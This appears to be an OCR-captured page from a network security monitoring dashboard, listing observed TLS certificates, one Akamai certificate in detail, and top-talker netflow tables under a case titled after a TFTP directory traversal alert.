Low	504073		*.msedge.net	Microsoft IT TLS CA 5	Oct-12 2017 12:33:54	Oct-12 2019 12:33:54	2D0000CDC4C...	c9d66a3ba4...	HTTP	SSLDR	192.168
Low	504073		*.dropbox.c...	DigiCert SHA2 High Assurance S...	Aug-15 2018 17:00:00	Nov-5 2020 04:00:00	0E31A17B89C2...	d4bc93832...	HTTP	SSLDR	192.168
Low	504073		*.scorecardr...	COMODO RSA Organization Vali...	Nov-27 2018 16:00:00	Dec-26 2019 15:59:59	E6CC1314B397...	0566d51d3...	HTTP	SSLDR	192.168
Low	504073		COMODO R...	COMODO RSA Certification Auth...	Feb-11 2014 16:00:00	Feb-11 2029 15:59:59	36825E7FB5A4...	104c63d25...	HTTP	SSLDR	192.168
Low	504073		COMODO R...	AddTrust External CA Root	May-30 2000 03:48:38	May-30 2020 03:48:...	2766EE56EB49...	f5ad0bcc1a...	HTTP	SSLDR	192.168
Low	504073		udc.msn.com	Microsoft IT TLS CA 2	Nov-9 2017 19:33:35	Nov-9 2019 19:33:35	2000012DB495...	ddc51d79d...	HTTP	SSLDR	192.168
Low	504073		c.msn.com	Microsoft IT TLS CA 1	Sep-13 2018 15:24:34	Sep-13 2020 15:24:34	7B0002D97DA...	3bd80cb77...	HTTP	SSLDR	192.168
Low	504073		Microsoft IT ...	Baltimore CyberTrust Root	May-20 2016 05:51:28	May-20 2024 05:51:...	08B87A501BBE...	417e22503...	HTTP	SSLDR	192.168
Low	504073		*.outbrain.c...	Thawte RSA CA 2018	Feb-24 2018 16:00:00	Nov-17 2019 04:00:00	08D067288E61...	f022f84e0fe...	HTTP	SSLDR	192.168
Low	504073		Thawte RSA...	DigiCert Global Root CA	Nov-6 2017 04:23:52	Nov-6 2027 05:23:52	025A8AEF196F...	4deea7060...	HTTP	SSLDR	192.168
Low	504073		f2.shared.gl...	GlobalSign CloudSSL CA - SHA2...	Dec-3 2018 11:11:14	Sep-7 2019 09:10:08	4B5CE8CB8CE8...	54a678ea0...	HTTP	SSLDR	192.168
Low	504073		GlobalSign ...	GlobalSign Root CA	Aug-18 2015 17:00:00	Aug-18 2025 17:00:...	46F08CDBCF2C...	b418b32db...	HTTP	SSLDR	192.168
Low	504073		rtb.mfadsrvr...	COMODO RSA Domain Validatio...	Mar-13 2018 17:00:00	Mar-14 2019 16:59:59	789A2890DE6B...	bf5c74e338...	HTTP	SSLDR	192.168



a248.e.akamai.net

Identity: a248.e.akamai.net
Verified by: DigiCert ECC Secure Server CA
Expires: 01/19/2019

▾ Details

Subject Name

C (Country):	US
ST (State):	Massachusetts
L (Locality):	Cambridge
O (Organization):	Akamai Technologies, Inc.
CN (Common Name):	a248.e.akamai.net

Issuer Name

C (Country):	US
O (Organization):	DigiCert Inc
CN (Common Name):	DigiCert ECC Secure Server CA

Issued Certificate


Version:	3
Serial Number:	01 D4 D6 D2 11 57 42 D9 85 53 AE 64 17 DD 57 12
Not Valid Before:	2018-01-23
Not Valid After:	2019-01-19

Certificate Fingerprints


SHA1:	A6 98 97 B0 54 E0 6F 9B 7F 07 74 9B DB 89 0C A0 52 15 57 F4
MD5:	11 5A 50 ED CB F3 07 0A E2 57 09 7D 50 DD 83 1C

Public Key Info

Key Algorithm:	Elliptic Curve
Key Parameters:	06 08 2A 86 48 CE 3D 03 01 07
Key Size:	256
Key SHA1 Fingerprint:	18 9D 2C 10 01 43 06 32 F6 C6 C4 83 42 D6 6E EE 27 C0 8C 72
Public Key:	04 E3 36 99 D1 1A 8D E5 97 A9 E5 57 D6 2E 63 40 4D 25 11 57 4F C2 19 89 6A D1 64 38 B8 64 EB



-----BEGIN CERTIFICATE-----
MIIFEzCCBJigAwIBAgIQAdTW0hFXQtmFU65kF91XEjAKBggqhkjOPQQDAjBMMQsw
CQYDVQQGEwJVUzEVMBMGA1UEChMMRGlnaUNlcnQgSW5jMSYwJAYDVQQDEx1EaWd
p Q2VydCBFQ0MgU2VjdXJlIFNlcnZlciBDQTAeFw0xODAxMjMwMDAwMDBaFw0xOTAx
MTkxMjAwMDBaMHkxCzAJBgNVBAYTAlVTMRYwFAYDVQQIEw1NYXNzYWNodXNldHRz
MRIwEAYDVQQHEwlDYW1icmlkZ2UxIjAgBgNVBAoTGUFrYW1haSBUZWNobm9sb2dp
ZXMsIEluYy4xGjAYBgNVBAMTEWEyNDguZS5ha2FtYWkubmV0MFkwEwYHKoZIzj0C
AQYIKoZIzj0DAQcDQgAE4zaZ0RqN5Zep5VfWLmNATSURV0/CGYlq0WQ4uGTrF6Ph
FI7lVnbYaJm+6lXAOep0x34ZWS8nNyTCAjSCsWNXPaOCAy0wggMpMB8GA1UdIwQY
MBaAFKOd5h/52jlPwG7okcuVpdox4gqfMB0GA1UdDgQWBBT2YUvMYEhemgu9SUT9
JjfNDFG1+TBuBgNVHREEZzBlghFhMjQ4LmUuYWthbWFpLm5ldIIWKi5ha2FtYWlo
ZC1zdGFnaW5nLm5ldIIPKi5ha2FtYWl6ZWQubmV0gg4qLmFrYW1haWhkLm5ldIIX
Ki5ha2FtYWl6ZWQtc3RhZ2luZy5uZXQwDgYDVR0PAQH/BAQDAgeAMB0GA1UdJQQW
MBQGCCsGAQUFBwMBBggrBgEFBQcDAjBpBgNVHR8EYjBgMC6gLKAqhihodHRwOi8v
Y3JsMy5kaWdpY2VydC5jb20vc3NjYS1lY2MtZzEuY3JsMC6gLKAqhihodHRwOi8v
Y3JsNC5kaWdpY2VydC5jb20vc3NjYS1lY2MtZzEuY3JsMEwGA1UdIARFMEMwNwYJ
YIZIAYb9bAEBMCowKAYIKwYBBQUHAgEWHGh0dHBzOi8vd3d3LmRpZ2ljZXJ0LmNv
bS9DUFMwCAYGZ4EMAQICMHsGCCsGAQUFBwEBBG8wbTAkBggrBgEFBQcwAYYYaHR0
cDovL29jc3AuZGlnaWNlcnQuY29tMEUGCCsGAQUFBzAChjlodHRwOi8vY2FjZXJ0
cy5kaWdpY2VydC5jb20vRGlnaUNlcnRFQ0NTZWN1cmVTZXJ2ZXJDQS5jcnQwCQYD
VR0TBAIwADCCAQUGCisGAQQB1nkCBAIEgfYEgfMA8QB2AKS5CZC0GFgUh7sTosxn
cAo8NZgE+RvfuON3zQ7IDdwQAAABYSQqAagAAAQDAEcwRQIgMiNURI9e4sknkkcF
KwyIaimbrQNz+0rZYVAqPIHbd9sCIQCdreUINwnUpwb0j0a6xnOWOodc5+UtUDZQ
ozHeqUPrIgB3AId1v+dZfPiMQ5lfvfNu/1aNR1Y2/0q1YMG06v9eoIMPAAABYSQq
AosAAAQDAEgwRgIhAMe0yRIhR5FzAUgLfblCu8QaVe0L09OR+QPVaK0na+qNAiEA
hYhjcScdQfsHNO9+z3v3TokBQSBWXDFgKMtqSq1PsfcwCgYIKoZIzj0EAwIDaQAw
ZgIxAMwX/snYAEgmbmuk/wkRi21DALHpvaFIT34vRluwf/z/3+yKsy6XMBv4B3RJ
kYANvgIxAPai2iFDqi5/Q+J82q3AZDvYvgaaoQdlUXXDDETc7E8BMGYBKAIf75Fd My/
47IMocw== -----END CERTIFICATE-----



Netflow / Activity

Activity by protocol

Most chatty (Packet count)


Source	Destination	Packet count
112.10.20.10	172.30.190.10	1918
247.104.20.202	10.12.190.10	1918
172.16.50.10	132.12.130.10	1866
59.220.158.122	10.12.233.210	985
10.154.20.12	77.12.190.94	985
10.10.20.122	84.12.190.210	985
192.168.20.10	202.12.190.10	985
172.30.20.102	62.12.190.10	985
112.10.100.10	192.168.120.10	933
172.30.20.102	222.12.190.10	562

1-10 of 10

Most chatty (Packet volume)

Source	Destination	Bytes
247.104.20.202	10.12.190.10	972633
112.10.20.10	172.30.190.10	949666
10.154.20.12	77.12.190.94	527552
172.30.20.102	62.12.190.10	518293
192.168.20.10	202.12.190.10	516964
59.220.158.122	10.12.233.210	516884
10.10.20.122	84.12.190.210	514613
192.168.20.202	42.12.190.10	491400
172.30.20.102	222.12.190.10	482509
112.10.100.10	192.168.120.10	444245

1-10 of 10



All Cases > Kiwi CatTools TFTP Directory Traversal V... > **sales** (21K)

